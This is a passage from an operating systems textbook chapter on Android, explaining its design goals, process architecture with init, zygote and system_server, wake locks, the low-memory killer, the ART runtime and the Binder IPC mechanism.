11. **Android 12 (2021)**: Gave the user control over coarse vs. fine location access. Introduced a "permissions hub" allowing users to see how applications have been accessing their personal data. Limited other cases (using foreground services) where applications could go into a foreground state from the background.

10.8.3 Design Goals

A number of key design goals for the Android platform evolved during its development:

1. Provide a complete open-source platform for mobile devices. The open-source part of Android is a bottom-to-top operating system stack, including a variety of applications, that can ship as a complete product.
2. Strongly support proprietary third-party applications with a robust and stable API. As previously discussed, it is challenging to maintain a platform that is both truly open source and also stable enough for proprietary third-party applications. Android uses a mix of technical solutions (specifying a very well-defined SDK and division between public APIs and internal implementation) and policy requirements (through the CDD) to address this.
3. Allow all third-party applications, including those from Google, to compete on a level playing field. The Android open source code is designed to be neutral as much as possible to the higher-level system features built on top of it, from access to cloud services (such as data sync or cloud-to-device messaging APIs), to libraries (such as Google's mapping library) and rich services like application stores.
4. Provide an application security model in which users do not have to deeply trust third-party applications and do not need to rely on a gatekeeper (like a carrier) to control which applications can be installed on the device in order to protect them. The operating system itself must protect the user from misbehavior of applications, not only buggy applications that can cause it to crash, but more subtle misuse of the device and the user's data on it. The less users need to trust applications or the sources of those applications, the more freedom they have to try out and install them.
5. Support typical mobile user interaction, where the user often spends short amounts of time in many apps. The mobile experience tends to involve brief interactions with applications: glancing at new received email, receiving and sending an SMS message or IM, going to contacts to place a call, etc. The system needs to optimize for these cases with fast app launch and switch times; the goal for Android has generally been 200 msec to cold start a basic application up to the point of showing a full interactive UI.
6. Manage application processes for users, simplifying the user experience around applications so that users do not have to worry about

closing applications when done with them. Mobile devices also tend to run without the swap space that allows operating systems to fail more gracefully when the current set of running applications requires more RAM than is physically available. To address both of these requirements, the system needs to take a more proactive stance about managing application processes and deciding when they should be started and stopped.

7. Encourage applications to interoperate and collaborate in rich and secure ways. Mobile applications are in some ways a return back to shell commands: rather than the increasingly large monolithic design of desktop applications, they are often targeted and more focused for specific needs. To help support this, the operating system should provide new types of facilities for these applications to collaborate together to create a larger whole.

8. Create a full general-purpose operating system. Mobile devices are a new expression of general purpose computing, not something simpler than our traditional desktop operating systems. Android's design should be rich enough that it can grow to be at least as capable as a traditional operating system.

10.8.4 Android Architecture

Android is built on top of the standard Linux kernel, with only a few significant extensions to the kernel itself that will be discussed later. Once in user space, however, its implementation is quite different from a traditional Linux distribution and uses many of the Linux features you already understand, but in very different ways.

As in a traditional Linux system, Android's first user-space process is *init*, which is the root of all other processes. The daemons Android's *init* process starts are different, however, focused more on low-level details (managing file systems and hardware access) rather than higher-level user facilities like scheduling cron jobs. Android also has an additional layer of processes, those running ART (for Android Runtime which implements the Java language environment); these are responsible for executing all parts of the system implemented in Java.

Figure 10-39 illustrates the basic process structure of Android. First is the *init* process, which spawns a number of low-level daemon processes. One of these is *zygote*, which is the root of the higher-level Java language processes.

Android's *init* does not run a shell in the traditional way, since a typical Android device does not have a local console for shell access. Instead, the daemon process *adbd* listens for remote connections (such as over USB) that request shell



Figure 10-39. Android process hierarchy.

access, forking shell processes for them as needed. These parts are always there, no matter which platform is being used or what features it has.

Since most of Android is written in the Java language, the *zygote* daemon and processes it starts are central to the system. The first process *zygote* always starts is called *system_server*, which contains all of the core operating system services. Key parts of this are the power manager, package manager, window manager, and activity manager.

Other processes will be created from *zygote* as needed. Some of these are "persistent" processes that are part of the basic operating system, such as the telephony stack in the phone process, which must remain always running. Additional application processes will be created and stopped as needed while the system is running.

Applications interact with the operating system through calls to libraries provided by it, which together compose the **Android framework**. Some of these libraries can perform their work within that process, but many will need to perform interprocess communication with other processes, often services in the *system_server* process.

Figure 10-40 shows the typical design for Android framework APIs that interact with system services, in this case the *package manager*. The package manager provides a framework API for applications to call in their local process, here the *PackageManager* class. Internally, this class needs to get a connection to the

coresponding service in the *system_server*. To accomplish this, at boot time the *system_server* publishes each service under a well-defined name in the *service manager*, a daemon started by *init*. The *PackageManager* in the application process retrieves a connection from the *service manager* to its system service using that same name.



Figure 10-40. Publishing and interacting with system services.

Once the *PackageManager* has connected with its system service, it can make calls on it. Most application calls to *PackageManager* are implemented as interprocess communication using Android's *Binder* IPC mechanism, in this case making calls to the *PackageManagerService* implementation in the *system_server*. The implementation of *PackageManagerService* arbitrates interactions across all client applications and maintains state that will be needed by multiple applications.

10.8.5 Linux Extensions

For the most part, Android includes a stock Linux kernel providing standard Linux features. Most of the interesting aspects of Android as an operating system are in how those existing Linux features are used. There are also, however, several significant extensions to Linux that the Android system relies on.

Wake Locks

Power management on mobile devices is different than on traditional computing systems, so Android adds a new feature to Linux called **wake locks** (also called **suspend blockers**) for managing how the system goes to sleep. This is important in order to save energy and maximize the time before the battery is drained.

On a traditional computing system, the system can be in one of two power states: running and ready for user input, or deeply asleep and unable to continue executing without an external interrupt such as pressing a power key. While running, secondary pieces of hardware may be turned on or off as needed, but the CPU itself and core parts of the hardware must remain in a powered state to handle incoming network traffic and other such events. Going into the lower-power sleep state is something that happens relatively rarely: either through the user explicitly putting the system to sleep, or its going to sleep itself due to a relatively long interval of user inactivity. Coming out of this sleep state requires a hardware interrupt from an external source, such as pressing a key on a keyboard, at which point the device will wake up and turn on its screen.

Mobile device users have different expectations. Although the user can turn off the screen in a way that looks like putting the device to sleep, the traditional sleep state is not actually desired. While a device's screen is off, the device still needs to be able to do work: it needs to be able to receive phone calls, receive and process data for incoming chat messages, and many other things.

The expectations around turning a mobile device's screen on and off are also much more demanding than on a traditional computer. Mobile interaction tends to be in many short bursts throughout the day: you receive a message and turn on the device to see it and perhaps send a one-sentence reply or you run into friends walking their new dog and turn on the device to take a picture of her. In this kind of typical mobile usage, any delay from pulling the device out until it is ready for use has a significant negative impact on the user experience.

Given these requirements, one solution would be to just not have the CPU go to sleep when a device's screen is turned off, so that it is always ready to turn back on again. The kernel does, after all, know when there is no work scheduled for any threads, and Linux (as well as most operating systems) will automatically make the CPU idle and use less power in this situation.

An idle CPU, however, is not the same thing as true sleep. For example:

1. On many chipsets, the idle state uses significantly more power than a true sleep state.
2. An idle CPU can wake up at any moment if some work happens to become available, even if that work is not important.
3. Just having the CPU idle does not tell you that you can turn off other hardware that would not be needed in a true sleep.

Wake locks on Android allow the system to go in to a deeper sleep mode, without being tied to an explicit user action like turning the screen off. The default state of the system with wake locks is that the device is asleep. When the device is running, to keep it from going back to sleep something needs to be holding a wake lock.

While the screen is on, the system always holds a wake lock that prevents the device from going to sleep, so it will stay running, as we expect.

When the screen is off, however, the system itself does not generally hold a wake lock, so it will stay out of sleep only as long as something else is holding one. When no more wake locks are held, the system goes to sleep, and it can come out of sleep only due to a hardware interrupt.

Once the system has gone to sleep, a hardware interrupt will wake it up again, as in a traditional operating system. Some sources of such an interrupt are time-based alarms, events from the cellular radio (such as for an incoming call), incoming network traffic, and presses on certain hardware buttons (such as the power button). Interrupt handlers for these events require one change from standard Linux: they need to acquire an initial wake lock to keep the system running after it handles the interrupt.

The wake lock acquired by an interrupt handler must be held long enough to transfer control up the stack to the driver in the kernel that will continue processing the event. That kernel driver is then responsible for acquiring its own wake lock, after which the interrupt wake lock can be safely released without risk of the system going back to sleep.

If the driver is then going to deliver this event up to user space, a similar handshake is needed. The driver must ensure that it continues to hold the wake lock until it has delivered the event to a waiting user process and ensured there has been an opportunity there to acquire its own wake lock. This flow may continue across subsystems in user space as well; as long as something is holding a wake lock, we continue performing the desired processing to respond to the event. Once no more wake locks are held, however, the entire system falls back to sleep and all processing stops.

After Android shipped, there was significant discussion with the Linux community about how to merge Android's wake lock facility back into the mainline kernel. This was especially important because wake locks require that drivers use them to keep the system running when needed, causing a fork of not just the kernel but also any drivers that need to do this.

Ultimately Linux added a "wakeup event" facility, allowing drivers and other entities in the kernel to note when they are the source of a wakeup and/or need to ensure the device continues to stay way. The decision for whether to go into suspend, however, was moved to user space, keeping the policy for when to suspend out of the kernel. Android provides a user space implementation that makes the decision to suspend based on the wakeup event state in the kernel as well as wake lock requests coming to it from elsewhere in user space.

Out-of-Memory Killer

Linux includes an "out-of-memory killer" that attempts to recover when memory is extremely low. Out-of-memory situations on modern operating systems are nebulous affairs. With paging and swap, it is rare for applications themselves to see out-of-memory failures. However, the kernel can still get in to a situation where it is unable to find available RAM pages when needed, not just for a new allocation, but when swapping in or paging in some address range that is now being used.

In such a low-memory situation, the standard Linux out-of-memory killer is a last resort to try to find RAM so that the kernel can continue with whatever it is doing. This is done by assigning each process a "badness" level, and simply killing the process that is considered the most bad. A process's badness is based on the amount of RAM being used by the process, how long it has been running, and other factors; the goal is to kill large processes that are hopefully not critical.

Android puts special pressure on the out-of-memory killer. It does not have a swap space, so it is much more common to be in out-of-memory situations: there is no way to relieve memory pressure except by dropping clean RAM pages mapped from storage that has been recently used. Even so, Android uses the standard Linux configuration to over-commit memory—that is, allow address space to be allocated in RAM without a guarantee that there is available RAM to back it. Over-commit is an extremely important tool for optimizing memory use, since it is common to mmap large files (such as executables) where you will only be needing to load into RAM small parts of the overall data in that file.

Given this situation, the stock Linux out-of-memory killer does not work well, as it is intended more as a last resort and has a hard time correctly identifying good processes to kill. In fact, as we will discuss later, Android relies extensively on the out-of-memory killer running regularly to reap processes and make good choices about which to select.

To address this, Android introduced its own out-of-memory killer to the kernel, with different semantics and design goals. The Android out-of-memory killer runs much more aggressively: whenever RAM is getting "low." Low RAM is identified by a tunable parameter indicating how much available free and cached RAM in the kernel is acceptable. When the system goes below that limit, the out-of-memory killer runs to release RAM from elsewhere. The goal is to ensure that the system never gets into bad paging states, which can negatively impact the user experience when foreground applications are competing for RAM, since their execution becomes much slower due to continual paging in and out.

Instead of trying to guess which processes are least useful and therefore should be killed, the Android out-of-memory killer relies very strictly on information provided to it by user space. The traditional Linux out-of-memory killer has a per-process *oom_adj* parameter that can be used to guide it toward the best process to kill by modifying the process' overall badness score. Android's original out-of-memory killer used this same parameter, but as a strict ordering: processes with

a higher *oom_adj* will always be killed before those with lower ones. We will discuss later how the Android system decides to assign these scores.

In later versions of Android, a new user-space *lmkd* process was added to take care of killing processes, replacing the original Android implementation in the kernel. This was made possible by newer Linux features such as "pressure-stall information" provided to user space. Switching to *lmkd* not only allows Android to use a closer to stock Linux kernel, but also gives it more flexibility in how the higher-level system interacts with the low-memory-killer.

For example, the *oom_adj* parameter in the kernel has a limit range of values, from −16 to 15. This greatly limits the granularity of process selection that can be provided to it. The new *lmkd* implementation allows a full integer for ordering processes.

10.8.6 ART

ART (**Android RunTime**) implements the Java language environment on Android that is responsible for running applications as well as most of its system code. Almost everything in the *system_service* process—from the package manager, through the window manager, to the activity manager—is implemented with Java language code executed by ART.

Android is not, however, a Java-language platform in the traditional sense. Java code in an Android application is provided in ART's bytecode format, called **DEX** (**Dalvik Executable**), based around a register machine rather than Java's traditional stack-based bytecode.

DEX allows for faster interpretation, while still supporting **JIT** (**Just-in-Time**) compilation. DEX is also more space efficient, both on disk and in RAM, through the use of string pooling and other techniques.

When writing Android applications, source code is written in Java and then compiled into standard Java bytecode using traditional Java tools. Android then introduces a new step: converting that Java bytecode into DEX. It is the DEX version of an application that is packaged up as the final application binary and ultimately installed on the device.

Android's system architecture leans heavily on Linux for system primitives, including memory management, security, and communication across security boundaries. It does not use the Java language for core operating system concepts—there is little attempt to abstract away these important aspects of the underlying Linux operating system.

Of particular note is Android's use of processes. Android's design does not rely on the Java language to protect application from each other and the system, but rather takes the traditional operating system approach of process isolation. This means that each application is running in its own Linux process with its own ART environment, as are the *system_server* and other core parts of the platform that are written in Java.

Using processes for this isolation allows Android to leverage all of Linux's features for managing processes, from memory isolation to cleaning up all of the resources associated with a process when it goes away. In addition to processes, instead of using Java's SecurityManager architecture, Android relies exclusively on Linux's security features.

The use of Linux processes and security greatly simplifies the ART environment, since it is no longer responsible for these critical aspects of system stability and robustness. Not incidentally, it also allows applications to freely use native code in their implementation, which is especially important for games which are usually built with C++-based engines.

Mixing processes and the Java language like this does introduce some challenges. Bringing up a fresh Java-language environment can take more than a second, even on modern mobile hardware. Recall one of the design goals of Android, to be able to quickly launch applications, with a target of 200 msec. Requiring that a fresh ART process be brought up for this new application would be well beyond that budget. A 200-msec launch is hard to achieve on mobile hardware, even without needing to initialize a new Java-language environment.

The solution to this problem is the *zygote* native daemon that we briefly mentioned earlier in the chapter. *Zygote* is responsible for bringing up and initializing ART, to the point where it is ready to start running system or application code written in Java. All new ART-based processes (system or application) are forked from *zygote*, allowing them to start execution with the environment already ready to go. This greatly speeds up launching apps.

It is not just ART that *zygote* brings up. *Zygote* also preloads many parts of the Android framework that are commonly used in the system and application, as well as loading resources and other things that are often needed.

Note that creating a new process from *zygote* involves a Linux fork system call but there is no exec system call. The new process is a replica of the original *zygote* process, with all of its preinitialized state already set up and ready to go. Figure 10-41 illustrates how a new Java application process is related to the original *zygote* process. After the fork, the new process has its own separate ART environment, though it is sharing all of the preloaded and initialed data with *zygote* through copy-on-write pages. All that now needs to be done to have the new running process ready to go is to give it the correct identity (UID, etc.), finish any initialization of ART that requires starting threads, and loading the application or system code to be run.

In addition to launch speed, there is another benefit that *zygote* brings. Because only a fork is used to create processes from it, the large number of dirty RAM pages needed to initialize ART and preload classes and resources can be shared between *zygote* and all of its child processes. This sharing is especially important for Android's environment, where swap is not available; demand paging of clean pages (such as executable code) from "disk" (flash memory) is available. However, any dirty pages must stay locked in RAM; they cannot be paged out to "disk."



Figure 10-41. Creating a new *ART* process from *zygote*.

10.8.7 Binder IPC

Android's system design revolves significantly around process isolation, between applications as well as between different parts of the system itself. This requires a large amount of interprocess communication to coordinate between the different processes, which can take a large amount of work to implement and get right. Android's *Binder* interprocess communication mechanism is a rich general-purpose IPC facility that most of the Android system is built on top of.

The *Binder* architecture is divided into three layers, shown in Fig. 10-42. At the bottom of the stack is a kernel module that implements the actual cross-process interaction and exposes it through the kernel's *ioctl* function. (*ioctl* is a general-purpose kernel call for sending custom commands to kernel drivers and modules.) On top of the kernel module is a basic object-oriented user-space API, allowing applications to create and interact with IPC endpoints through the *IBinder* and *Binder* classes. At the top is an interface-based programming model where applications declare their IPC interfaces and do not otherwise need to worry about the details of how IPC happens in the lower layers.

Binder Kernel Module

Rather than use existing Linux IPC facilities such as pipes, *Binder* includes a special kernel module that implements its own IPC mechanism. The *Binder* IPC model is different enough from traditional Linux mechanisms that it cannot be efficiently implemented on top of them purely in user space. In addition, Android



Figure 10-42. *Binder* IPC architecture.

does not support most of the System V primitives for cross-process interaction (semaphores, shared memory segments, message queues) because they do not provide robust semantics for cleaning up their resources from buggy or malicious applications.

The basic IPC model *Binder* uses is the **RPC** (**Remote Procedure Call**). That is, the sending process is submitting a complete IPC operation to the kernel, which is executed in the receiving process; the sender may block while the receiver executes, allowing a result to be returned back from the call. (Senders optionally may specify they should not block, continuing their execution in parallel with the receiver.) *Binder* IPC is thus message based, like System V message queues, rather than stream based as in Linux pipes. A message in *Binder* is referred to as a **transaction**, and at a higher level can be viewed as a function call across processes.

Each transaction that user space submits to the kernel is a complete operation: it identifies the target of the operation and identity of the sender as well as the

complete data being delivered. The kernel determines the appropriate process to receive that transaction, delivering it to a waiting thread in the process.

Figure 10-43 illustrates the basic flow of a transaction. Any thread in the originating process may create a transaction identifying its target, and submit this to the kernel. The kernel makes a copy of the transaction, adding to it the identity of the sender. It determines which process is responsible for the target of the transaction and wakes up a thread in the process to receive it. Once the receiving process is executing, it determines the appropriate target of the transaction and delivers it.



Figure 10-43. Basic *Binder* IPC transaction.

(For the discussion here, we are simplifying the way transaction data moves through the system as two copies, one to the kernel and one to the receiving process's address space. The actual implementation does this in one copy. For each process that can receive transactions, the kernel creates a shared memory area with it. When it is handling a transaction, it first determines the process that will be receiving that transaction and copies the data directly into that shared address space.)

Note that each process in Fig. 10-43 has a "thread pool." This is one or more threads created by user space to handle incoming transactions. The kernel will dispatch each incoming transaction to a thread currently waiting for work in that process's thread pool. Calls into the kernel from a sending process, however, do not need to come from the thread pool—any thread in the process is free to initiate a transaction, such as *Ta* in Fig. 10-43.

We have already seen that transactions given to the kernel identify a target *object*; however, the kernel must determine the receiving *process*. To accomplish this, the kernel keeps track of the available objects in each process and maps them

to other processes, as shown in Fig. 10-44. The objects we are looking at here are simply locations in the address space of that process. The kernel only keeps track of these object addresses, with no meaning attached to them; they may be the location of a C data structure, C++ object, or anything else located in that process's address space.

References to objects in remote processes are identified by an integer *handle*, which is much like a Linux file descriptor. For example, consider *Object2a* in *Process 2*—this is known by the kernel to be associated with *Process 2*, and further the kernel has assigned *Handle 2* for it in *Process 1*. *Process 1* can thus submit a transaction to the kernel targeted to its *Handle 2*, and from that the kernel can determine this is being sent to *Process 2* and specifically *Object2a* in that process.



Figure 10-44. *Binder* cross-process object mapping.

Also like file descriptors, the value of a handle in one process does not mean the same thing as that value in another process. For example, in Fig. 10-44, we can see that in *Process 1*, a handle value of 2 identifies *Object2a*; however, in *Process 2*, that same handle value of 2 identifies *Object1a*. Further, it is impossible for one process to access an object in another process if the kernel has not assigned a handle to it for *that process*. Again in Fig. 10-44, we can see that *Process 2*'s *Object2b* is known by the kernel, but no handle has been assigned to it for *Process 1*. There is thus no path for *Process 1* to access that object, even if the kernel has assigned handles to it for other processes.

How do these handle-to-object associations get set up in the first place? Unlike Linux file descriptors, user processes do not directly ask for handles. Instead, the kernel assigns handles to processes as needed. This process is illustrated in Fig. 10-45. Here we are looking at how the reference to *Object1b* from *Process 2* to *Process 1* in the previous figure may have come about. The key to this is how a transaction flows through the system, from left to right at the bottom of the figure.



Figure 10-45. Transferring *Binder* objects between processes.

The key steps shown in Fig. 10-45 are as follows:

1. *Process 1* creates the initial transaction structure, which contains the local address *Object1b*.
2. *Process 1* submits the transaction to the kernel.
3. The kernel looks at the data in the transaction, finds the address *Object1b*, and creates a new entry for it since it did not previously know about this address.
4. The kernel uses the target of the transaction, *Handle 2*, to determine that this is intended for *Object2a* which is in *Process 2*.
5. The kernel now rewrites the transaction header to be appropriate for *Process 2*, changing its target to address *Object2a*.
6. The kernel likewise rewrites the transaction data for the target process; here it finds that *Object1b* is not yet known by *Process 2*, so a new *Handle 3* is created for it.
7. The rewritten transaction is delivered to *Process 2* for execution.
8. Upon receiving the transaction, the process discovers there is a new *Handle 3* and adds this to its table of available handles.

If an object within a transaction is already known to the receiving process, the flow is similar, except that now the kernel only needs to rewrite the transaction so that it contains the previously assigned handle or the receiving process's local object pointer. This means that sending the same object to a process multiple times will always result in the same identity, unlike Linux file descriptors where opening

the same file multiple times will allocate a different descriptor each time. The *Binder* IPC system maintains unique object identities as those objects move between processes.

The *Binder* architecture essentially introduces a capability-based security model to Linux. Each *Binder* object is a capability. Sending an object to another process grants that capability to the process. The receiving process may then make use of whatever features the object provides. A process can send an object out to another process, later receive an object from any process, and identify whether that received object is exactly the same object it originally sent out.

Binder User-Space API

Most user-space code does not directly interact with the *Binder* kernel module. Instead, there is a user-space object-oriented library that provides a simpler API. The first level of these user-space APIs maps fairly directly to the kernel concepts we have covered so far, in the form of three classes:

1. **IBinder** is an abstract interface for a *Binder* object. Its key method is *transact*, which submits a transaction to the object. The implementation receiving the transaction may be an object either in the local process or in another process; if it is in another process, this will be delivered to it through the *Binder* kernel module as previously discussed.
2. **Binder** is a concrete *Binder* object. Implementing a *Binder* subclass gives you a class that can be called by other processes. Its key method is *onTransact*, which receives a transaction that was sent to it. The main responsibility of a *Binder* subclass is to look at the transaction data it receives here and perform the appropriate operation.
3. **Parcel** is a container for reading and writing data that are in a *Binder* transaction. It has methods for reading and writing typed data—integers, strings, arrays—but most importantly it can read and write references to any *IBinder* object, using the appropriate data structure for the kernel to understand and transport that reference across processes.

Figure 10-46 depicts how these classes work together, modifying Fig. 10-44 that we previously looked at with the user-space classes that are used. Here we see that *Binder1b* and *Binder2a* are instances of concrete *Binder* subclasses. To perform an IPC, a process now creates a **Parcel** containing the desired data, and sends it through another class we have not yet seen, **BinderProxy**. This class is created whenever a new handle appears in a process, thus providing an implementation of *IBinder* whose *transact* method creates the appropriate transaction for the call and submits it to the kernel.



Figure 10-46. *Binder* user-space API.

